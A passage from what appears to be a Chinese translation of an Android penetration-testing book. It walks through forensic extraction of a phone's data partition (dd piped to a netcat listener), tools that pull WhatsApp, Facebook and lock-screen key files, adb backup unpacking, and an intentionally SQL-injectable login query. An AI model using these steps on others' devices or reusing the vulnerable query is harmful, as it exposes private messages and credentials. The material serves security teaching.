2. 接下来，我们需要了解数据分区的位置，因为这里我们采集数据分区的备份。 在这种情况下，它位于 `mtdblock6`。 这里，我们将启动 `dd`，并将映像存储在 `sdcard` 中，稍后我们将使用 `adb pull` 命令拉取映像。 `adb pull` 命令只是简单地允许你将文件从设备拉取到本地系统。

```
#dd if=/dev/block/mtdblock6 of=/mnt/sdcard/data.img
189696+0 records in
189696+0 records out
72424007 bytes transferred in 33.872 secs (2138256 bytes/sec)
```

3. 复制可能需要一些时间，一旦复制完成，我们可以退出 `adb shell`，访问我们的终端，并键入以下代码：

```
adb pull /mnt/sdcard/data.img data.img
```

4. 我们还可以使用 Netcat 工具将映像直接保存到远程位置/系统。 为此，我们首先需要将端口从设备转发到系统。

```
adb forward tcp:5566 tcp:5566
```

5. 同时，我们需要在这里启动 Netcat 工具，监听端口 5566。

```
nc 127.0.0.1 5566 > data.img
```

6. 此后，我们必须执行 `adb shell` 进入设备，然后启动 `dd` 工具，并将输出转发到 Netcat。

```
nc -l -p 5566-e dd if=/dev/block/mtdblock6
```

这将把映像保存到系统中，而不是保存在设备上的任何位置，然后再拉取它。 如果你的手机上没有 `dd` 二进制，你也可以安装 BusyBox 来获得 `dd` 二进制。

开始取证调查之前应该确保的一件事是，检查设备是否被设置为在超级用户模式下操作，这通常需要设备的 root。 然而，我们遇到的所有设备并不都是 root。 在这些情况下，我们将使用我们的自定义恢复映像来启动手机，然后 root 设备。

5.4 使用 Andriller 提取应用数据

Andriller 是由 Denis Sazonov 以 Python 编写的开源多平台取证工具，它有助于从设备中提取一些基本信息，并且有助于进行取证分析。 分析完成后，将生成 HTML 格式的取证报告。

为了下载它，我们可以访问官方网站 `http://android.saz.lt/cgi-bin/download.py` 并下载必要的包。 如果我们在 Linux 或 Mac 环境中，我们可以简单地使用 `wget` 命令来下载并解压软件包。 因为它只是一个 Python 文件，以及一些其他必要的二进制文件，所以没有必要安装它;相反，我们可以直接开始使用它。

```
$ wget http://android.saz.lt/download/Andriller_multi.tar.gz

Saving to: 'Andriller_multi.tar.gz'

100%[=============================>] 1,065,574    114KB/s   in 9.2s

2013-12-27 04:23:22 (113 KB/s) - 'Andriller_multi.tar.gz' saved [1065574/1065574]

$ tar -xvzf Andriller_multi.tar.gz
```

一旦解压完成，我们可以访问 Andriller 文件夹，之后只需使用 `python andriller.py` 运行它。Andriller 的主要依赖之一是 Python 3.0。 如果你使用 Python 2.7 ，它预装在大多数操作系统上，你可以从官方网站 `http://python.org/download/releases/3.0/` 或 `http://getpython3.com/` 下载 3.0 版本 。

现在，一旦我们连接了设备，我们可以继续运行 `Andriller.py` ，以便从设备捕获信息，并创建日志文件和数据库。

```
$ python Andriller.py
```

一旦开始运行，我们会注意到，它会打印出设备的几个信息，如 IMEI 号码，内部版本号和安装的社交网络应用程序。 这里，它检测到 WhatsApp 应用程序以及与其相关联的电话号码，因此它将继续并拉取 WhatsApp 应用程序的所有数据库。

分析完成后，我们将看到类似以下屏幕截图的屏幕：

```
adityagupta at MathBook Pro in /Volumes/Aditya/Playground/Andriller_multi
$ ./Andriller.py
>>>>>>>>>> Andriller version: alpha-1.1.1
>>>>>>>>>> Build date: 03/12/2013
>>>>>>>>>> http://android.saz.lt
>>>>>>>>>> General Device Information.
 ADB serial: 192.168.56.102:5555
 Shell permissions: root(su)
 IMEI: null
 Android version: 4.1.1
 Build number: vbox86p-userdebug 4.1.1 JRO03S eng.buildbot.20131111.205844 test-keys
 Local time: 2013-12-27 05:25:44 IST
 Android time: 2013-12-26 23:55:44 GMT
>>>>>>>>>> Sync'ed Accounts.
 com.whatsapp: 919920383269
>>>>>>>>>> Downloading databases...
>>>>>>>>>> Generating report:
 /Volumes/Aditya/Playground/Andriller_multi/Genymotion_Samsung Galaxy S4_2013-12-27_05.25.45/REPORT.html
 Completed! Press 'Enter' to exit.
```

如果我们查看它为我们创建的 HTML 文件，它将显示一些关于设备的基本信息，如下面的屏幕截图所示。 它还在文件夹 `db` 下的同一文件夹目录中创建所有数据库的转储。

This report was generated using Andriller on 27-12-2013

[Andriller Report] |

Type	Data
ADB serial:	192.168.56.102:5555
Shell permissions:	root(su)
IMEI:	null
Android version:	4.1.1
Build name:	vbox86p-userdebug 4.1.1 JRO03S eng.buildbot.20131111.205844 test-keys
Local time:	2013-12-27 05:25:44 IST
Android time:	2013-12-26 23:55:44 GMT
Accounts:	com.whatsapp: 919920383269

http://android.saz.lt

如果我们分析这个应用程序的源代码，我们可以在 `Andriller.py` 的源代码中看到，它会检查设备中存在的不同包。 我们还可以在这里添加我们自己的包并保存数据库，我们希望 Andriller 为我们寻找它。

如下面的截图所示，你可以手动添加更多要使用 Andriller 备份的数据库。


```
235  #
236  # DATABASE EXTRACTION
237  #
238  # Database links
239
240  DBLS = [
241  '/data/data/com.android.providers.settings/databases/settings.db',
242  '/data/data/com.android.providers.contacts/databases/contacts2.db',
243  '/data/data/com.sec.android.provider.logsprovider/databases/logs.db',
244  '/data/data/com.android.providers.telephony/databases/mmssms.db',
245  '/data/data/com.facebook.katana/databases/fb.db',
246  '/data/data/com.facebook.katana/databases/contacts_db2',
247  '/data/data/com.facebook.katana/databases/threads_db2',
248  '/data/data/com.facebook.katana/databases/notifications.db',
249  '/data/data/com.facebook.katana/databases/photos_db',
250  '/data/data/com.whatsapp/databases/wa.db',
251  '/data/data/com.whatsapp/databases/msgstore.db',
252  '/data/data/kik.android/databases/kikDatabase.db',
253  '/data/data/com.bbm/files/bbmcore/master.db',
254  '/data/system/gesture.key',
255  '/data/system/cm_gesture.key',
256  '/data/system/locksettings.db',
257  '/data/system/password.key'
258  ]
259
```

5.5 使用 AFLogical 提取所有联系人、通话记录和短信

AFLogical 是由 viaForensics 编写的工具，以便从设备创建逻辑采集并将结果呈现给取证员。它从设备中提取一些关键组件，包括短信，联系人和通话记录。

为了使用 AFLogical，我们需要从 GitHub 库 `https://github.com/viaforensics/android-forensics` 下载项目的源代码。下载后，我们可以将此项目导入我们的 Eclipse 工作区并进行构建。我们可以从我们现有的代码中访问 `File | New | Other | Android | Android Project` ，然后选择下载的源代码路径。

一旦我们将项目导入到我们的工作区，我们就可以在我们的设备上运行它，方法是右键单击项目并选择“运行为 Android 应用程序”。一旦我们运行它，我们将注意到，我们的设备上的 `AFLogical` 应用程序提供了选项来选择要提取什么信息。在以下屏幕截图中，你将看到 AFLogical 在设备上运行，并询问用户有关要提取的详细信息：



我们将检查所有东西，然后单击 `Capture` 。 AFLogical 将开始从不同来源捕获详细信息，并将捕获的详细信息保存在 SD 卡中的 `csv` 文件中。 捕获过程完成后，我们会注意到一个警告框。

我们现在可以查看我们的 SD 卡路径，我们可以找到保存的 `.csv` 文件。

```
shell@android:/mnt/sdcard/forensics/20131227.2415 # ls -l
-rwxrwxrwx root     root          62 2013-12-27 00:15 CallLog Calls.csv
-rwxrwxrwx root     root         491 2013-12-27 00:15 Contacts Phones.csv
-rwxrwxrwx root     root         204 2013-12-27 00:15 MMS.csv
-rwxrwxrwx root     root          62 2013-12-27 00:15 MMSParts.csv
-rwxrwxrwx root     root         217 2013-12-27 00:15 SMS.csv
-rwxrwxrwx root     root       61307 2013-12-27 00:15 info.xml
```

然后我们可以在任何 `.csv` 文件查看器中打开这些 `.csv` 文件来查看详细信息。 因此，AFLogical 是一个快速有效的工具，用于从设备中提取一些信息，如联系人，通话记录和消息。

5.6 手动转储应用的数据库

既然我们已经看到，很多工具可以帮助我们进行取证，我们还可以使用 `adb` 和我们的手动技能从设备中提取一些信息。 正如我们之前学到的，应用程序文件存储在 `/data/data/[应用程序的包名]/` 位置。 由于大多数应用程序也使用数据库来存储数据，我们注意到在名为 `directory` 的包中有另一个名为 `databases` 的文件夹。 这里需要注意的一点是，这只会帮助我们从使用数据库的应用程序中提取信息，以便转储应用程序和其他相关信息。 在某些应用程序中，我们可能还会注意到，应用程序将数据存储在 XML 文件中或使用共享首选项，我们需要手动审计它们。

Android 使用 SQLite 数据库（我们将在下一章深入讨论）与 `.db` 文件格式。 下面是手动提取所有数据库的步骤：

- 进入设备，并创建一个文件夹来存储所有数据库
- 查找所有 `.db` 文件并将其复制到创建的文件夹
- 压缩文件夹并拉取它

因此，我们可以使用 `adb shell` 查找 `/data/data/location` 中的所有数据库文件，将它们压缩到归档文件中，然后将其拉取出来。

1. 在 SD 卡中创建一个名为 `BackupDBS` 的文件夹。

2. 为此，我们可以简单地执行 `adb shell` ，然后在 `/mnt/sdcard` 下创建一个名为 `BackupDBS` 的文件夹：

   ```
   adb shell
   mkdir /mnt/sdcard/BackupDBS
   ```

3. 查找所有 `.db` 文件并将其复制到 `BackupDBS` 。

4. 为此，我们可以使用一个简单的命令行绝技来查找和复制 `/data/data` 中的所有 `.db` 文件。 我们首先使用 `find` 命令查找所有 `.db` 文件。 在以下命令中，我们使用 `find` 工具，并指定从当前位置搜索，然后查找具有任何文件名（通配符 `*` ）以及扩展名 `db` 的所有文件（即 `*.db` ），以及类型为文件 `f` 。

   ```
   find . -name "*.db" -type f
   ```

   下面的截图展示了输出：

```
130|shell@android:/data/data # find . -name "*.db" -type f
./com.android.browser/databases/autofill.db
./com.android.browser/databases/browser2.db
./com.android.browser/databases/webviewCookiesChromium.db
./com.android.browser/databases/webviewCookiesChromiumPrivate.db
./com.android.browser/databases/webview.db
./com.android.browser/app_appcache/ApplicationCache.db
./com.android.browser/app_icons/WebpageIcons.db
./com.android.browser/app_databases/Databases.db
./com.android.browser/app_geolocation/CachedGeoposition.db
./com.android.providers.calendar/databases/calendar.db
./com.android.providers.contacts/databases/profile.db
./com.android.providers.contacts/databases/contacts2.db
./com.android.deskclock/databases/alarms.db
./com.android.providers.downloads/databases/downloads.db
./com.android.email/databases/EmailProvider.db
./com.android.email/databases/EmailProviderBody.db
./com.android.email/databases/EmailProviderBackup.db
./com.android.keychain/databases/grants.db
./com.android.inputmethod.latin/databases/userbigram_dict.db
./com.android.launcher/databases/launcher.db
./com.android.providers.media/databases/external.db
./com.android.providers.media/databases/internal.db
./com.android.providers.settings/databases/settings.db
./com.noshufou.android.su/databases/su.db
```

5. 现在，我们可以简单地使用 `cp` 和 `find` ，以便将其复制到 `BackupDBS` 目录

```
find . -name "*.db" -type f -exec  cp {} /mnt/sdcard/BackupDBS \;
```

6. 现在，如果我们查看 `/mnt/sdcard` 下的 `BackupDBS` 目录，我们的所有数据库都已成功复制到此位置。

```
shell@android:/mnt/sdcard/BackupDBS # ls -la
-rwxrwxrwx root     root         22528 2013-12-27 00:46 ApplicationCache.db
-rwxrwxrwx root     root         53248 2013-12-27 00:46 Beryllium.db
-rwxrwxrwx root     root             0 2013-12-27 00:46 CachedGeoposition.db
-rwxrwxrwx root     root             0 2013-12-27 00:46 Databases.db
-rwxrwxrwx root     root        102400 2013-12-27 00:46 EmailProvider.db
-rwxrwxrwx root     root        102400 2013-12-27 00:46 EmailProviderBackup.db
-rwxrwxrwx root     root         24576 2013-12-27 00:46 EmailProviderBody.db
-rwxrwxrwx root     root         16384 2013-12-27 00:46 NewBadge.db
-rwxrwxrwx root     root         16384 2013-12-27 00:46 NortonPing.db
-rwxrwxrwx root     root         24576 2013-12-27 00:46 Referral.db
-rwxrwxrwx root     root         23552 2013-12-27 00:46 WebpageIcons.db
-rwxrwxrwx root     root         16384 2013-12-27 00:46 activitylog.db
-rwxrwxrwx root     root         16384 2013-12-27 00:46 alarms.db
-rwxrwxrwx root     root         16384 2013-12-27 00:46 autofill.db
-rwxrwxrwx root     root        331776 2013-12-27 00:46 browser2.db
-rwxrwxrwx root     root         16384 2013-12-27 00:46 cafecache.db
-rwxrwxrwx root     root        122880 2013-12-27 00:46 calendar.db
-rwxrwxrwx root     root         32768 2013-12-27 00:46 cfw1.db
-rwxrwxrwx root     root        315392 2013-12-27 00:46 contacts2.db
-rwxrwxrwx root     root         24576 2013-12-27 00:46 database.db
-rwxrwxrwx root     root         24576 2013-12-27 00:46 downloads.db
-rwxrwxrwx root     root         20480 2013-12-27 00:46 drozer.db
-rwxrwxrwx root     root        172032 2013-12-27 00:46 external.db
```

7. 压缩并拉取文件。 现在，在同一位置，我们可以使用 `tar` 工具创建一个压缩包，并使用 `adb pull` 。

```
tar cvf backups.tar BackupDBS/
```

8. 然后，从系统中，我们可以简单地像这样拉取它。 此方法也可以用于通过在 `/data/app` 和 `/data/app-private` 文件夹中查找文件类型 `.apk` ，来从手机中拉取所有 `.apk` 文件。

```
$ adb pull /mnt/sdcard/backups.tar backups.tar
1262 KB/s (2670592 bytes in 2.066s)
```

9. 如果我们仔细看一看，在我们的 `backups.tar` 中，还有一个名为 `msgstore.db` 的 WhatsApp 应用程序的数据库。 让我们继续分析和研究数据库内部的内容。 为此，我们需要首先解压我们刚才拉取的 `tar` 归档文件。

```
tar -xvf backups.tar
```

10. 现在，为了分析名为 `msgstore.db` 的 WhatsApp 的 SQLite 数据库，我们可以下载并使用任何 SQLite 浏览器。 对于本书，我们使用 SQLite 数据库浏览器，可以从 `http://sourceforge.net/projects/sqlitebrowser/` 下载。

11. 现在，如果我们在 SQLite 数据库浏览器中打开 `msgstore.db` 文件并访问浏览器数据，我们可以在 SQLite 浏览器中看到我们的所有 WhatsApp 对话。 在以下截图中，我们可以看到在 SQLite 数据库浏览器中打开的 `msgstore.db` ，它显示 WhatsApp 应用程序的所有

聊天对话：

	_id	key_remo	key_from_	key_id	status	needs_pu	data	timestamp	media_url	media_mime_ty
1	1	-1	0	-1	-1	0		0		
2	2	9198698	1	136910058	6	0		387036053327		
3	3	9195916	1	522327728	6	0		387036053329		
4	4	9198698	1	138703605	4	0	test	387036074276		
5	5	9198698	1	138703605	4	0	thisisasecretmessage	387036086076		
6	6	9172051	1	138703605	5	0	hey	387036198124		
7	7	9172051	0	138643898	0	0	Whatsup	387036229000		
8	8	9172051	0	138643898	0	0		387036255000	https://mms87	image/jpeg
9	9	9172051	1	138704022	5	0	test	387040269363		
10	10	9172051	1	138704022	5	0	"><h1>sss	387040289317		
11	11	9172051	1	138704022	5	0		387040303838	https://mms83	image/jpeg
12	12	9199674	0	138711785	0	0	□Good Morning	387154137000		
13	13	9199674	0	138730623	0	0	Be truthfull to yourself	387327313000		

5.7 使用 logcat 记录日志

Android logcat 有时在取证调查期间很有用。 它包含在电话以及收音机上执行的所有活动的日志。 虽然不完整，它可以帮助调查员了解设备中发生了什么。

为了捕获和保存 logcat 转储文件，我们可以简单地使用 `adb logcat` 并将输出保存到一个文件，稍后我们可以分析它。

```
adb logcat > logcat_dump.log
```

我们还可以使用 `logcat` 以更加详细和有用的方式获取日志。 例如，我们可以通过指定 `-b` 参数和 `radio` 来获取收音机日志。 `-b` 标志用于显示缓冲区（如收音机或事件）的 logcat。 `-v` 标志用于控制输出格式，它代表 `verbose` （详细），也可以是 `time` ， `brief` ， `process` ， `tag` ， `raw` ， `threadtime` 或 `long` 。 除了 `-v` ，我们还可以使用 `-d` （调试）， `-i` （信息）， `-w` （警告）或 `-e` （错误）。

```
adb logcat -v time -b radio -d
```

我们还可以使用其他工具，如 `dmesg` ，它将打印内核消息，以及 `getprop` ，它将打印设备的属性：

```
adb shell getprop
```

XDA 开发人员成员 rpierce99 还提供了一个应用程序，用于自动捕获来自 logcat 和其他相关来源的信息，这些信息可以从 `https://code.google.com/p/getlogs/` 下载并使用。

5.8 使用备份功能来提取应用数据

Android 从 4.0 起引入了使用 `adb` 的备份功能。 此功能可用于创建应用程序的备份及其整个数据。 这在取证上非常有用，因为取证员可以捕获应用程序及其整个数据。 请参阅以下步骤：

1. 这可以通过在终端中执行 `adb backup` 命令，后面附带应用程序的包名来完成。 如果我们不知道应用程序的准确包名称，我们可以使用 `pm` 列出所有包，然后过滤应用程序名称。

```
$ adb shell pm list package | grep 'lastpass'
package:com.lastpass.lpandroid
```

2. 执行此操作的另一种方法是使用 `pm list package` 命令，其中 `-f` 标志指定要在包名称中查找的字符串。

```
$ adb shell pm list package -f lastpass
package:/data/app/com.lastpass.lpandroid-1.apk=com.lastpass.lpandroid
```

3. 接下来，我们可以简单地使用应用程序的包名称，来备份任何我们需要的应用程序。

```
adb backup [package name] -f [destination file name]
```

4. 目标文件将以文件扩展名 `.ab` （Android 备份）存储。 在这里，我们采集了 WhatsApp 应用程序的备份。

```
$ adb backup com.whatsapp -f whatsapp_backup.ab
Now unlock your device and confirm the backup operation.
```

5. 一旦我们运行命令，它将暂停，并要求我们在设备上确认，如下面的截图所示：



6. 在这里，我们需要选择 `Back up my data` （备份我的数据）选项，并且还可以为备份指定加密密码。 一旦备份过程完成，我们将获得 `whatsapp_backup.ab` 文件。

7. 接下来，我们需要解压此备份，以便从 `.ab` 文件获取数据库。 为此，我们将使用 `dd` 和 `openssl` 创建一个 `.tar` 文件，然后我们可以解压它。

```
$ dd if=whatsapp_backup.ab bs=24 skip=1 | openssl zlib -d > whatsapp.tar
3460+1 records in
3460+1 records out
83062 bytes transferred in 0.031047 secs (2675354 bytes/sec)
```

8. 现在，由于我们获得了 `.tar` 文件，我们可以使用 `tar xvf` 简单解压它。

```
$ tar xvf whatsapp.tar
apps/com.whatsapp/_manifest
apps/com.whatsapp/r/app_Keys
apps/com.whatsapp/f/Logs
apps/com.whatsapp/f/Logs/whatsapp-2013-12-27.1
apps/com.whatsapp/f/Logs/whatsapp.log
apps/com.whatsapp/f/wastats.log
apps/com.whatsapp/f/pw
apps/com.whatsapp/f/expiration_date
apps/com.whatsapp/f/me
apps/com.whatsapp/f/Avatars
apps/com.whatsapp/f/Avatars/917205163883@s.wha
apps/com.whatsapp/f/Avatars/919967420743@s.wha
apps/com.whatsapp/f/MessageService.pid
apps/com.whatsapp/f/account_type
apps/com.whatsapp/f/sync_backoff
apps/com.whatsapp/f/wastats.timestamp
apps/com.whatsapp/f/full_sync_wait
apps/com.whatsapp/f/fullsync.dat
apps/com.whatsapp/f/.trash
apps/com.whatsapp/f/statistics
```

9. 一旦它解压完成，我们可以访问 `apps/[package-name]` 下的 `db` 文件夹，来获取数据库。这里，程序包名称为 `com.whatsapp` 。

让我们快速使用 `ls -l` 来查看 `db` 文件夹中的所有可用文件。 正如你可以看到的，我们拥有 `msgstore.db` 文件，它包含 WhatsApp 对话，我们已经在上一节中看到了。

```
adityagupta at MathBook Pro in [illegible]
$ ls -l
total 240
-rw-------  1 adityagupta  admin  49152 Dec 27 07:01 msgstore.db
-rw-------  1 adityagupta  admin   8720 Dec 27 07:01 msgstore.db-journal
-rw-r-----  1 adityagupta  admin  28672 Dec 27 07:01 wa.db
-rw-r-----  1 adityagupta  admin  32768 Dec 27 07:01 wa.db-shm
-rw-r-----  1 adityagupta  admin      0 Dec 27 07:01 wa.db-wal
```

总结

在本章中，我们分析了执行取证的不同方法，以及各种工具，我们可以使用它们来帮助我们进行取证调查。 此外，我们了解了一些我们可以执行的手动方法，来从设备中提取数据。

在下一章中，我们将深入 SQLite 数据库，这是 Android 渗透测试的另一个要素。

第六章 玩转 SQLite

> 作者：Aditya Gupta
>
> 译者：飞龙
>
> 协议：CC BY-NC-SA 4.0

SQLite 是一个开源数据库，具有许多类似于其他关系数据库（如 SQL）的功能。 如果你是应用程序开发人员，你可能还会注意到 SQLite 查询看起来或多或少像 SQL 一样。 在 Android 中选择 SQLite 的原因是其内存占用较低。 Android 开发者喜欢 SQLite 的原因是它不需要设置或配置数据库，并且可以在应用程序中直接调用。

6.1 深入理解 SQLite

正如我们在上一章中看到的，SQLite 数据库默认在 Android 中存储在 `/data/data/[package name]/databases/` 位置，扩展名为 `.db` 文件（在 Android 的大多数情况下） 。 现在，在我们更深入地探讨 SQLite 漏洞之前，我们应该清楚地了解 SQLite 语句和一些基本的命令

分析使用 SQLite 的简单应用

在这里，我们有一个基本的 Android 应用程序，它支持用户的登录和注册，并在后端使用 SQLite。 遵循以下步骤：

1. 让我们运行应用程序并分析它创建的数据库。 你可以从 `http://attify.com/lpfa/vulnsqlite.apk` 下载漏洞应用程序。 用于创建数据库的代码示例如以下屏幕截图所示：

```
public void onCreate(SQLiteDatabase database) {
    String createTableSQL = "CREATE TABLE " + tableName + " (" + id +" INTEGER NOT NULL PRIMARY KEY, " + firstName +"
+ lastName  + " TEXT, " +email + " TEXT, " + phoneNumber + " TEXT, " + username + " TEXT, " + password + " TEXT)";
    Log.d("onCreate()", createTableSQL);
    database.execSQL(createTableSQL);
```

2. 这意味着我们有七个字段，名称为 `id` (`integer`), `firstName` (`text`), `lastName` (`text`), `email` (`text`), `phoneNumber` (`text`), `username` (`text`), 和 `password` (`text`)。 `tableName` 字段之前叫做 `USER_RECORDS` 。

3. 让我们现在访问 adb shell 并检查数据库。我们可以使用 SQLite 浏览器访问 SQLite 文件，我们在上一章中使用了它，或者我们可以使用命令行工具 `sqlite3` 。对于整个这一章，我们将使用名为 `sqlite3` 的命令行工具，它存在于大多数 Android设 备中。如果你的 Android 设备中不存在它，你可以使用 Play 商店中提供的 BusyBox 应用程序进行安装。

4. 所以，让我们继续分析数据库。我们需要做的第一件事是使用 adb shell 进入设备。

5. 下一步是访问 `/data/data/[package-name]` 目录的位置并查找 `databases` 文件夹。一旦我们进入了数据库文件夹，我们会注意到各种文件。现在，SQLite 数据库的文件格式大多是前面提到的 `.db` ，但它们也可以为 `.sqlite` ， `.sqlitedb` 或开发人员在创建应用程序时指定的任何其他扩展名。如果你记得上一章中的练习，在查找数据库文件时，这正是寻找其他扩展名的时候，例如 `.sqlite` 。

6. 现在，我们可以使用以下命令使用 `sqlite3` 打开数据库：

```
sqlite3 [databasename]
```

在这种情况下，由于数据库名称是 `weak-db` ，我们可以简单地输入 `sqlite3 vulnerable-db` 打开它。 我们也可以在给定时间使用 `sqlite3` 打开多个数据库。 要查看加载的当前数据库，我们可以键入 `.databases` 命令列出我们当前的数据库，如下面的截图所示：

```
sqlite> .databases
seq  name             file
---  ---------------  ----------------------------------------------------------
0    main             /data/data/com.attify.sqliteapp/databases/vulnerable-db
```

7. 现在，我们打开数据库时要做的第一件事是查看数据库中包含的表。 表的列表可以由 `.tables` 显示，如以下屏幕截图所示：

```
sqlite> .tables
USER_RECORDS        android_metadata
```

正如我们在这里可以看到的，有两个名称为 `USER_RECORDS` 和 `android_metadata` 的表。 由于我们对 `USER_RECORDS` 更感兴趣，我们将首先继续查看表中的各个列，稍后我们将转储列字段中的数据。 为了查看有关表的更多信息，例如列字段，我们可以使用 `.schema` 命令，如下面的截图所示：

```
sqlite> .schema USER_RECORDS
CREATE TABLE USER_RECORDS (ID INTEGER NOT NULL PRIMARY KEY, FIRST_NAME TEXT, LAST_NAME TEXT, EMAIL TEXT, PHON
E_NUMBER TEXT, USERNAME TEXT, PASSWORD TEXT);
```

8. 接下来我们需要做的是通过执行 `SELECT` 查询来查看列字段中的数据。

> 注意
>
> 另一个需要注意的重要事情是，SQL 中使用的大多数查询对 SQLite 仍然有效。

9. 使用应用程序并为数据库填充一些信息。 接下来，为了查询并查看 `USER_RECORDS` 表，通过通配符 `*` 指定所有内容，我们可以使用以下命令：

```
SELECT * from USER_RECORDS;
```

运行上述命令将产生类似于如下所示的输出：

```
sqlite> select * from USER_RECORDS;
1|Aditya|Gupta|adi@attify.com|1234567890|aditya|mysecretpassword
2|Secret|User|secret@attify.com|555555590|secretuser|password123
```

现在，`sqlite3` 也给了我们改变输出格式，查看额外信息以及所需信息的自由。 所以，让我们继续，将查看 `mode` 设置为 `column` ，将 `header` 设置为 `on` 。

10. 让我们再次运行相同的查询并检查输出，如下面的截图所示：

```
sqlite> select * from USER_RECORDS;
ID          FIRST_NAME  LAST_NAME   EMAIL           PHONE_NUMBER  USERNAME    PASSWORD
----------  ----------  ----------  --------------  ------------  ----------  ----------------
1           Aditya      Gupta       adi@attify.com  1234567890    aditya      mysecretpassword
2           Secret      User        secret@attify.  555555590     secretuser  password123
```

还有其他可用的选项可用于渗透测试。 其中之一是 `.output` 命令。 这会自动将之后的 SQL 查询的输出保存到指定的文件，我们可以稍后拉取，而不是在屏幕上显示。 一旦我们将输出保存在文件中，并且想返回屏幕显示模式，我们可以使用 `.output` 命令并将其设置为 `stdout` ，这将再次在终端上显示输出 。

在SQLite中， `.dump` 将创建一个列表，包含从数据库创建到现在为止所执行的所有 SQL 操作。 以下是在当前数据库上运行的命令的输出的屏幕截图：

```
sqlite> .dump
PRAGMA foreign_keys=OFF;
BEGIN TRANSACTION;
CREATE TABLE android_metadata (locale TEXT);
INSERT INTO "android_metadata" VALUES('en_US');
CREATE TABLE USER_RECORDS (ID INTEGER NOT NULL PRIMARY KEY, FIRST_NAME TEXT, LAST_NAME TEXT, EMAIL TEXT, PHON
E_NUMBER TEXT, USERNAME TEXT, PASSWORD TEXT);
INSERT INTO "USER_RECORDS" VALUES(1,'Aditya','Gupta','adi@attify.com','1234567890','aditya','mysecretpassword
');
INSERT INTO "USER_RECORDS" VALUES(2,'Secret','User','secret@attify.com','555555590','secretuser','password123
');
COMMIT;
```

此外，所有这些操作都可以从终端执行，而不是进入 shell，然后启动 `sqlite3` 二进制。 我们可以直接向 adb shell 传递我们的命令并获得输出，如下面的截图所示：

```
$ adb shell sqlite3 -column -header /data/data/com.attify.sqliteapp/databases/vulnerable-db 'select * from US
ER_RECORDS'
ID          FIRST_NAME  LAST_NAME   EMAIL           PHONE_NUMBER  USERNAME    PASSWORD
----------  ----------  ----------  --------------  ------------  ----------  ----------------
1           Aditya      Gupta       adi@attify.com  1234567890    aditya      mysecretpassword
2           Secret      User        secret@attify.  555555590     secretuser  password123
3           Secret      User        secret@attify.  555555590     1           password123
```

6.2 安全漏洞

Web 应用程序和移动应用程序中最常见的漏洞之一是基于注入的漏洞。 如果按原样使用用户提供的输入，或动态 SQL 查询的保护很少并且不足够，SQLite 也会产生注入漏洞。

让我们来看看用于查询应用程序中的数据的SQL查询，如下所示：

```
String getSQL = "SELECT * FROM " + tableName + " WHERE " +
username + " = '" + uname + "' AND " + password + " = '" + pword +
"'";
Cursor cursor = dataBase.rawQuery(getSQL , null
```


在前面的 SQL 查询中， `uname` 和 `pword` 字段从用户输入直接传递到 SQL 查询中，然后使用 `rawQuery` 方法执行。 `rawQuery` 方法实际上只是执行任何传递给它的 SQL 查询。另一个类似于 `rawQuery` 的方法是 `execSQL` 方法，它和 `rawQuery` 一样脆弱。

前面的 SQL 查询用于验证用户的登录凭据，然后显示其在注册期间使用的信息。所以，这里的 SQL 引擎检查用户名和密码是否匹配在一行，如果是这样，它返回一个布尔值 `TRUE` 。

